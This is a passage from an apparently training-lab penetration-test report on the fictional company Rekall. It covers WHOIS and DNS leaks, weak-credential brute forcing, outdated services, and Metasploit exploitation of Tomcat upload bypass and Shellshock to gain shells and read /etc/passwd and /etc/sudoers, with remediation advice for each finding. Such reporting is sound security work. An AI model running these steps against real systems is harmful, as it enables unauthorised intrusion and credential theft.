Description	1. A previous PHP injection exploit exposed the /etc/passwd contents, revealing system users. With this information in hand, Hack Overflow commenced a brute force of the admin login and was successful in short order using the credentials user: melina password: melina 2. During day 2 of penetration testing, Hacker Overflow discovered multiple lines of sensitive information disclosed in the public WHOIS records for Rekall, suggesting a potential SSH username of 'alice'. As network enumeration indicated that port 22 was available on host 192.168.13.14, Hacker Overflow commenced a brute force of the SSH service and was successful in gaining access using the credentials: User: alice Password: alice The ease at which authentication was granted highlights the need for heightened credential complexity and password policy measures to prevent weak passwords from being accepted.
Images	

	Below: SSH username discovered in WHOIS records and used to log into SSH through brute force. Admin Fax Ext: Admin Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1 Tech City: Atlanta Tech State/Province: Georgia Tech Postal Code: 30309 Tech Country: US Tech Phone: +1.7702229999 
Affected Hosts	192.168.14.35 192.168.13.14
Remediation	• Set system requirements for passwords to be over 12 characters long, upper+lower case, & include a special character. • Implement password policies which include password expiration and the prevention of rotation and reuse. • Encourage the use of Password Management Solutions which can help with the creation of passwords which meet the complexity criteria as well as store passwords in a secure manner. • Conduct cybersecurity awareness campaigns and training sessions to educate users on the importance of credential complexity. • Reset ALL users' passwords.

Vulnerability 10	Findings
Title	Sensitive Data and Information Exposure to the Public Domain (Day 2 flags 1, 2, 3, 12 & Day 3 flag 1)
Type (Web app / Linux OS / WIndows OS)	Linux OS / Windows OS
Risk Rating	High
Description	As part of its initial reconnaissance of Rekall's domain and network, Hacker Overflow performed a whois search of the domain totalrekall.xyz. We note that the expiry of this domain will occur on 02 February 2024 and must be renewed to avoid potential cybersquatting by attackers. Admin Street and Tech Street revealed flag 1. In addition, Tech name contained "sshUser alice". This information is considered sensitive. Even though usernames are generally public, a properly secured website would have a SSL certificate that ensures encryption of https. With a username publicly exposed in a whois record, any attacker with knowledge of Total Rekall's network IP address can attempt to remote login via ssh. Using password guessing of Alice's credentials (username: alice, password: alice), Hacker Overflow was able to access Total Recall's 192.168.13.14 host. Hacker Overflow also uncovered flag 2 from the TXT record from a nslookup of totalrekall.xyz. An identity search of crt.sh records shows a current and valid SSL/TLS certificate for totalrekall.xyz (expiring 20 May 2024), and also revealed flag 3. During Day 3 of penetration testing, Hacker Overflow uncovered further sensitive data in reconnaissance from the 'totalrekall' github repository. The user credentials 'trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0' were located and successfully cracked to later be used to authenticate into Rekall's web server.
Images	1. Whois search results of totalrekall.xyz



2. More information from whois search of totalrekall.xyz




3. TXT record from nslookup query of totalrekall.xyz

```
C:\Users\glbus>nslookup -type=TXT totalrekall.xyz
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
totalrekall.xyz text =

        "flag2 is 7sk67cjsdbs"

C:\Users\glbus>
```

4. All records from nslookup search of totalrekall.xyz

```
Microsoft Windows [Version 10.0.22631.2861]
(c) Microsoft Corporation. All rights reserved.

C:\Users\glbus>nslookup -type=all totalrekall.xyz
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
totalrekall.xyz internet address = 3.33.130.190
totalrekall.xyz internet address = 15.197.148.33
totalrekall.xyz nameserver = ns51.domaincontrol.com
totalrekall.xyz nameserver = ns52.domaincontrol.com
totalrekall.xyz
        primary name server = ns51.domaincontrol.com
        responsible mail addr = dns.jomax.net
        serial  = 2023100600
        refresh = 28800 (8 hours)
        retry   = 7200 (2 hours)
        expire  = 604800 (7 days)
        default TTL = 600 (10 mins)
totalrekall.xyz text =

        "flag2 is 7sk67cjsdbs"
```


5. **The crt.sh results from totalrekall.xyz**





6. Sensitive information disclosed regarding Alice's username and path of entry (ssh) into Total Rekall's network.

Admin Fax Ext:
Admin Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999

Below: Hashed credentials discovered in Rekall's github repository and cracked with cracking tools.










Affected Hosts	192.168.13.14 172.22.110.20
Remediation	1. Corporate Policies should ensure that public records such as whois, nslookup queries, SSL certificate searches, public-facing websites are audited frequently to ensure sensitive information is not leaked into the public domain. 2. Data Loss Prevention and Data Discovery and Protection Scanners (e.g. IBM Security Guardian) can track moving data on a network and may alert to any potential exposure or exfiltration of data. They also have other scanning functions to ensure that sensitive data is not exposed on public facing networks or publically available records.

Vulnerability 11	Findings
Title	Unpatched/outdated Network Services (Day 2 Flags 4, 5, 6 and windows)
Type (Web app / Linux OS / WIndows OS)	Linux OS / Windows OS
Risk Rating	Medium
Description	Hacker Overflow carried out nmap scans of Rekall's network, and found 5 hosts through this scan (flag 4). The results of a basic nmap scan has revealed which ports are open on each host, as well as the services that are running from each of these ports. From this basic information, we were able to determine that the host running Drupal was 192.168.13.13, and that Drupal version 8 (flag 5) is affected by a Code Remote Execution vulnerability (CVE-2019-6340). A Nessus scan against host 192.168.13.12 revealed a critical vulnerability affecting it, being Apache Struts 2.3.5-2.3.31 with ID of 97610 (flag 6). In addition to the enumerated Linux vulnerabilities above, Hacker Overflow identified a windows host (172.22.117.20) running an outdated FTP service (FileZilla ftpd 0.9.41 beta) which allowed for login by simply using 'anonymous' as the username with no password required.


Images	  Below: Drupal Service


```
Nmap scan report for 192.168.13.13
Host is up (0.000011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.01 ms 192.168.13.13
```

Below: Nessus Scan of 1P: 192.168.13.12



Apache Struts 2.3.5-2.3.31 with ID of 97610 (flag 6)






Below: Nmap scan identifying a windows host running a vulnerable FTP service version.

```
┌──(root💀kali)-[~]
└─# nmap -sV -A 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-15 03:27 EST
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00100s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp             32 Feb 15  2022 flag3.txt
```

Affected Hosts	192.168.13.12 192.168.12.13 172.22.117.20
Remediation	1. Implement corporate policy to run intensive nmap and nessus scans on the network address every few days to ensure that any services listed have the latest software updates and security patches applied to prevent exposure to vulnerabilities. 2. Invest in proprietary vulnerability scans such as nessus (tenable) and Qualys to identify system and network exposure to vulnerabilities. 3. Invest in next generation firewalls to ensure Intrusion Detection as well as Intrusion Prevention of suspicious traffic on the network. If hosts are subjected to nmap scans the ports also will display as filtered rather than open. This is part of the defence in depth strategy to slow an attacker so that any potential incidents on the network can be remediated quickly before further damage occurs.

Vulnerability 12	Findings
Title	Linux Apache Tomcat Upload Bypass RCE (CVE-2016-8735) (Flag 7)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	An aggressive scan report for 192.168.13.10 showed that port 80 was open and it was running Apache Tomcat/Coyote JSP engine 1.1 http service. A search in metasploit's msfconsole for "apache tomcat" showed: 16. exploit/multi/http/tomcat_jsp_upload_bypass, which is a RCE exploit operating on the http service. The information within this module advised that when running vulnerable Apache Tomcat versions with HTTP PUTs enabled (e.g. via setting the readonly initialisation parameter of the Default servlet to false), it was possible to upload a JSP file to the server via a specially crafted request. This JSP could then be requested and any code it contained would be executed by the server. Hacker Overflow successfully used this exploit to get a bind shell into the host as root. Furthermore, Hacker Overflow were able to gain access with root privileges, demonstrating high impact on the target host. Navigating through the host with sudo/root privileges, Hacker Overflow was able to access the root directory. By using the find / -type f -iname '*flag*' command we determined that Flag 7 was located in a hidden file in the /root directory.
Images	1. Screenshots showing Apache Tomcat 8.5.0 services running on port 80 on 192.168.13.10 


```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-11 07:09 EST
Nmap scan report for 192.168.13.10
Host is up (0.000056s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.3
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.06 ms 192.168.13.10
```

2. Nessus Scan showing Apache Tomcat Vulnerability on 192.168.13.10.


Nessus Scan shows installed version 8.5.0 and Fixed version 8.5.8

3. msfconsole search for Apache Tomcat reveals Apache Tomcat JSP Upload Bypass exploit. This module uses a PUT request bypass to upload a jsp shell to a vulnerable Apache Tomcat Configuration.



4. Below image shows the options and payload used for this exploit, as well as the successful exploit and opening of the command shell on the target's computer with sudo privileges.



5. Navigating as root, Hacker Overflow could access all folders (incl the root directory), and capture flag 7

	
Affected Hosts	192.168.13.10
Remediation	Upgrade to Apache Tomcat version 6.0.8/ 7.0.73 / 8.0.39 / 8.5.8 / 9.0.0.M13 or later as per Nessus and vendor advice.

Vulnerability 13	Findings
Title	Linux Shellshock - Apache_mod_cgi_bash_env_exec (Flags 8 & 9)
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Critical
Description	An intense scan of host 192.168.13.11 showed that port 80 was open on the host, that Apache http 2.4.7 was running, and that this version of apache was vulnerable to the HTTP shellshock vulnerability (CVE-2014-6271). Searching msfconsole for “shellshock” allowed Hacker Overflow to use the exploit/multi/http/apache_mod_cgi_bash_env_exec (“shellshock”) module, which is a RCE exploit. The TARGETURI was set to /cgi-bin/shockme.cgi With this exploit Hacker Overflow was able to open a meterpreter shell in the target host. Using the shell command in meterpreter, we could execute normal linux commands. The whoami command revealed that we were user www-data on the target machine. Using the cat command, we viewed the /etc/sudoer’s file, revealing flag 8. We then used the cat command to view the /etc/passwd file. This revealed all the users on the host (including www-data) and also flag 9. This information could be used to escalate our privileges to root, or laterally move to other users to remain persistent on the network.

